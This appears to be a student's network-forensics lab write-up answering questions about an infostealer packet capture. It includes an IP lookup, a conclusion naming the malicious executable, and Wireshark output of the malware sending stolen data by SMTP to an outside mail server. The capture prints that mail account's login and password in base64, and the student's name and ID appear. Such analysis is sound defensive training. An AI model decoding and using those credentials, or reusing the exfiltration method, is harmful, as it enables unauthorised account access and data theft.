
12. Indicate the country to which the IP in the previous section belongs.




13. What operating system does the victim's computer run?




14. What is the name of the malicious file downloaded by the accountant?



15. What is the md5 hash of the downloaded file?







Conclusion:

The file tkraw_Protected99.exe is highly likely to be malicious software delivered through suspicious HTTP traffic. The host system's antivirus reacted by preventing further analysis, reinforcing the assumption that the file is a threat. This incident highlights the importance of monitoring and analyzing unsecured HTTP traffic in network environments.

16. What software runs the webserver that hosts the malware?



17. What is the public IP of the victim's computer?



18. In which country is the email server to which the stolen information is sent?

abuseipdb.com/check/23.229.162.69

¡Bienvenido a Faceb... lucidpress.com Gmail YouTube Maps Translate Gestiones online Adobe Acrobat

Check an IP Address, Domain Name, or Subnet
e.g. **142.189.119.188**, **microsoft.com**, or **5.188.10.0/24**

23.229.162.69 CHECK

23.229.162.69 was not found in our database

ISP	GoDaddy.com, LLC
Usage Type	Data Center/Web Hosting/Transit
ASN	Unknown
Hostname(s)	69.162.229.23.host.secureserver.net
Domain Name	godaddy.com
Country	United States of America
City	Phoenix, Arizona

IP info including ISP, Usage Type, and Location provided by IPInfo. Updated biweekly.

REPORT 23.229.162.69 WHOIS 23.229.162.69

File Edit View

Leandro Delgado
Student ID:114416241


Ln 2, Col 22 37 characters 100% Windov UTF-8

IP Abuse Reports for **23.229.162.69**:

This IP address has not been reported. File Report

feedback

19. Analyzing the first extraction of information. What software runs the email server to which the stolen data is sent?



20. To which email account is the stolen information sent?

stealer.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 16

No.	Time	Source	Destination	Protocol	Length	Info
3172	68.784554	10.4.10.132	23.229.162.69	TCP	66	49206 → 587 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
3173	68.847744	23.229.162.69	10.4.10.132	TCP	58	587 → 49206 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3174	68.848159	10.4.10.132	23.229.162.69	TCP	54	49206 → 587 [ACK] Seq=1 Ack=1 Win=64240 Len=0
3175	69.160215	23.229.162.69	10.4.10.132	SMTP	251	S: 220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700 | We do not authorize the use of this system to transport unsolicited, | and/or bulk e-m
3176	69.160551	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3177	69.160616	23.229.162.69	10.4.10.132	TCP	54	587 → 49206 [ACK] Seq=198 Ack=23 Win=64240 Len=0
3178	69.222644	23.229.162.69	10.4.10.132	SMTP	261	S: 250-p3plcpnl0413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112] | SIZE 52428800 | 8BITMIME | PIPELINING | AUTH PLAIN LOGIN | CHUNKING | STARTTLS | SMTPUTF8 | HELP
3179	69.223144	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy5pbg==
3180	69.223193	23.229.162.69	10.4.10.132	TCP	54	587 → 49206 [ACK] Seq=405 Ack=76 Win=64240 Len=0
3181	69.292613	23.229.162.69	10.4.10.132	SMTP	72	S: 334 UGFzc3dvcmQ6
3182	69.292845	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=
3183	69.292916	23.229.162.69	10.4.10.132	TCP	54	587 → 49206 [ACK] Seq=423 Ack=90 Win=64240 Len=0
3184	69.362704	23.229.162.69	10.4.10.132	SMTP	84	S: 235 Authentication succeeded
3185	69.362954	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3186	69.363009	23.229.162.69	10.4.10.132	TCP	54	587 → 49206 [ACK] Seq=453 Ack=132 Win=64240 Len=0
3187	69.431684	23.229.162.69	10.4.10.132	SMTP	62	S: 250 OK
3188	69.432035	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3189	69.432109	23.229.162.69	10.4.10.132	TCP	54	587 → 49206 [ACK] Seq=461 Ack=172 Win=64240 Len=0
3190	69.499501	23.229.162.69	10.4.10.132	SMTP	68	S: 250 Accepted
3191	69.499747	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3192	69.499804	23.229.162.69	10.4.10.132	TCP	54	587 → 49206 [ACK] Seq=475 Ack=178 Win=64240 Len=0
3193	69.562152	23.229.162.69	10.4.10.132	SMTP	110	S: 354 Enter message, ending with "." on a line by its
3194	69.582521	10.4.10.132	23.229.162.69	SMTP	410	C: DATA fragment, 356 bytes
3195	69.582620	23.229.162.69	10.4.10.132	TCP	54	587 → 49206 [ACK] Seq=531 Ack=534 Win=64240 Len=0
3196	69.582629	10.4.10.132	23.229.162.69	SMTP	1076	C: DATA fragment, 1022 bytes
3197	69.582656	23.229.162.69	10.4.10.132	TCP	54	587 → 49206 [ACK] Seq=531 Ack=1556 Win=64240 Len=0
3198	69.582728	10.4.10.132	23.229.162.69	SMTP	1078	C: DATA fragment, 1024 bytes

```
Frame 3178: 261 bytes on wire (2088 bits), 261 bytes captured (2088 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Apr 10, 2019 16:38:16.352374000 Eastern Summer Time
    UTC Arrival Time: Apr 10, 2019 20:38:16.352374000 UTC
    Epoch Arrival Time: 1554928696.352374000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.062028000 seconds]
    [Time delta from previous displayed frame: 0.062028000 seconds]
    [Time since reference or first frame: 69.222644000 seconds]
    Frame Number: 3178
    Frame Length: 261 bytes (2088 bits)
    Capture Length: 261 bytes (2088 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:smtp]
    [Coloring Rule Name: TCP]
    [Coloring Rule String: tcp]
Ethernet II, Src: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1), Dst: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
  > Destination: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
  > Source: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
    Type: IPv4 (0x0800)
    [Stream index: 2]
> Internet Protocol Version 4, Src: 23.229.162.69, Dst: 10.4.10.132
```

File Edit View

Leandro Delgado
Student ID:114416241

Ln 2, Col 22 | 37 characters | 100% | Windov | UTF-8

Wireshark · Follow TCP Stream (tcp.stream eq 16) · stealer.pcap

```
AUTH login c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy5pbg==

334 UGFzc3dvcmQ6

U2FsZXNAMjM=

235 Authentication succeeded

